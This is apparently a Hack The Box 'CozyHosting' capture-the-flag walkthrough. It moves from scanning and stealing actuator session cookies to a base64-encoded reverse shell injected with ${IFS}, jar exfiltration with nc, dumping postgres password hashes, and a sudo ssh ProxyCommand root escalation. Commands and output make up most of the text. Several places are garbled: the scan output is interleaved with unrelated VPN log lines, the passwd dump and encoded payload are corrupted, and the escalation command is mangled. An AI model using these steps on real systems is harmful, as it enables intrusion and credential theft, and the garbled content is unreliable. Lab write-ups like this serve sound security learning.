

# CozyHosting

## CozyHosting

```
rustscan -a 10.10.11.230 -- -sV -A -sC | tee scan.txt
```

Open 10.10.11.230:80


Open 10.10.11.230:22

Open 10.10.11.230:8083

```
dirsearch -u http://cozyhosting.htb
```

```
└─$ dirsearch -u http://cozyhosting.htb
2023-09-22 09:07:40 TLS: Web Server Authentication, expects TLS Web Ser
2023-09-22 09:07:40 VERIFY OK
2023-09-22 09:07:40 TLS: peer session: dest=TM_ACTIVE src=TM_INITIAL reinit src=1
2023-09-22 09:07:40 TLS: multi process: initial untrusted session promoted to trusted
2023-09-22 09:07:40 TLS: Peer Connection initiated with [AF_INET]23.106.255.214:1337
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927
Output File: /home/kali/.dirsearch/reports/cozyhosting.htb/_23-09-22_09-44-55.txt
Error Log: /home/kali/.dirsearch/logs/errors-23-09-22_09-44-55.log
Target: http://cozyhosting.htb/
[09:44:56] Starting:
[09:45:52] 200 - 435B - /Citrix//AccessPlatform/auth/clientscripts/cookies.js
[09:46:09] 400 - 435B - /\..\..\..\..\..\..\..\..\..\etc\passwd
[09:46:14] 400 - 435B - /a%5c.aspx gw result: via 192.168.1.1 dev eth0
[09:46:19] 200 - 398B - /actuator/sessions/255.255.255.0 IFACE=eth0 HWADDR=08:00:27:c7:e1:36
[09:46:21] 200 - 4634B - /actuator/act_ip6=n/a
[09:46:23] 401 - 497B - /admin best gw query: dst :
[09:46:24] 200 - 4015B - /actuator/health/rc error (-101): Network is unreachable
[09:46:24] 200 - 435KB - /actuator/env/way=UNDEF
[09:46:25] 200 - 410KB - /actuator/mappings
[09:46:32] 200 - 4124KB - /actuator/beans/1500 for tun0
[09:47:55] 200 - 435B - /engine/classes/swfupload//swfupload.swf
[09:47:55] 500 - 4073B - /error add: 10.10.14.132/23 dev tun0
[09:47:55] 200 - 435B - /engine/classes/swfupload//swfupload_f9.swf
[09:47:56] 200 - 435B - /examples/jsp/%252e%252e/%252e%252e/manager/html/
[09:47:58] 200 - 435B - /extjs/resources//charts.swf/64 dev tun0
[09:48:07] 200 - 435B - /html/js/misc/swfupload//swfupload.swf.1 dev [NULL] table 0 metric -1
[09:48:12] 200 - 412KB - /index add: 10.129.0.0/16 via 10.10.14.1 dev [NULL] table 0 metric -1
[09:48:28] 200 - 435B - /login.wdm%2e:beef::/64 -> dead:beef:2::1 metric -1 dev tun0
[09:48:29] 200 - 435B - /login add: dead:beef::/64 via : dev tun0 table 0 metric -1
[09:48:31] 204 - 435B - /logout using negotiated cipher 'AES-256-CBC'
[09:49:22] 400 - 435B - /servlet/%C0%AE%C0%AE%C0%AFS-256-CBC' initialized with 256 bit key
2023-09-22 09:07:43 Outgoing Data Channel: Using 256 bit message hash 'SHA256' for HMAC authenticat
Task Completed
2023-09-22 09:07:43 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with 256 bit key
```

in actuator/sessions I found cookies




After pasting cookie I have a permissions for admin dashboard

This is payload I connect to machine))))

```
echo${IFS}'ZXhwb3J0IFJlT1NUPSIxMC4xMC4xNC4xMjIiO2V4cG9ydCBSUE9SVD00NDQ0O3B5dGhvbjMgLW
WMgJ2ltcG9ydCBzeXMsc29ja2V0LG9zLHB0eTtzPXRvY2tldC5zb2NrZXQoKTtzLmNvbml5Y3QoKG9zLmdld
GVudigiUkhPUlQiKSxpbnQob3MuZ2V0ZW52KCJSUE9SVCIpKSkpO1tvcy5kdXAyKHMuzmlsZW5vKCksZmQpI
GZvciBmZCBpbAoMCwxLDIpbXTtwdHkuc3Bhd24oImJhc2giKSc='${IFS}|${IFS}base64${IFS}-
d${IFS}|${IFS}bash
```

how I did it:



create encoded revshell, and use issue

```
echo 'PAYLOAD' | base64 -d | bash
```

with little trick: changed all spaces to  $\{IFS\}$

Next step download file jar

```
nc -lnvp 1234 > file.jar (kali)
```

```
cat cloudhosting-0.0.1.jar | nc 10.10.14.122 1234 (target)
```

```

(kali㉿kali)-[~/HTB/CozyHosting]
$ nc -lnvp 1234 > file.jar
listening on [any] 1234 ...
connect to [10.10.14.122] from (UNKNOWN) [10.10.11.230] 49322
^C
app@cozyhosting:/app$ ls
cloudhosting-0.0.1.jar
app@cozyhosting:/app$ cat cloudhosting-0.0.1.jar | nc 10.10.14.122 1234
# exit

```

After long time downloading I unzip file

```
unzip file.jar
```

and find all password words

```
grep -iR password
```

The password I find is postgres password

```
psql -h localhost -p 5432 -U postgres
```

database enumeration:

```
\list
```

```
\c cozyhosting use cozyhosting database
```

```
\d tables
```

```

cozyhosting=# \d
              List of relations
Schema | Name
-----+-----
public | hosts
public | hosts_id_seq
public | users
(3 rows)

cozyhosting=#

```

For me interesting is table users

```
select * from users;
```

Give me a hashes

```

kanderson | $2a$10$E/Vcd9ecf
er
admin     | $2a$10$SpKYdHLB0
in

```

admin is crackable, but there is no user admin on machine

the password works for only user josh

```

uidd:x:108:114::/run/uidd:/usr/sbin/nologin. Either this file is not
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin-part archive. In the
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false be found on
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nol
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
app:x:1001:1001::/home/app:/bin/sh
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/
josh:x:1003:1003::/home/josh:/usr/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
app@cozyhosting:/app$

```

After SSH connect as josh: I have the first flag

```

app@cozyhosting:/app$ ls -la
Last login: Tue Aug 29 09:03:34 2023 from 10.10.14.41
josh@cozyhosting:~$ ls
user.txt -x 2 root root 4096 Aug 14 14:11 ..
josh@cozyhosting:~$ cat user.txt
9208fc18385c41f930f238aac4cc36ea Aug 11 00:45 cloudhosting-0.0
josh@cozyhosting:~$

```

The root flag was easy

```

josh@cozyhosting:~$ sudo -l
[sudo] password for josh:
Matching Defaults entries for josh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty
User josh may run the following commands on localhost:
    (root) /usr/bin/ssh *
josh@cozyhosting:~$ sudo ssh -o ProxyCommand='sh 0<62 1>62' x
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt
d0dcefe21b16777dd82438390424ad45
#

```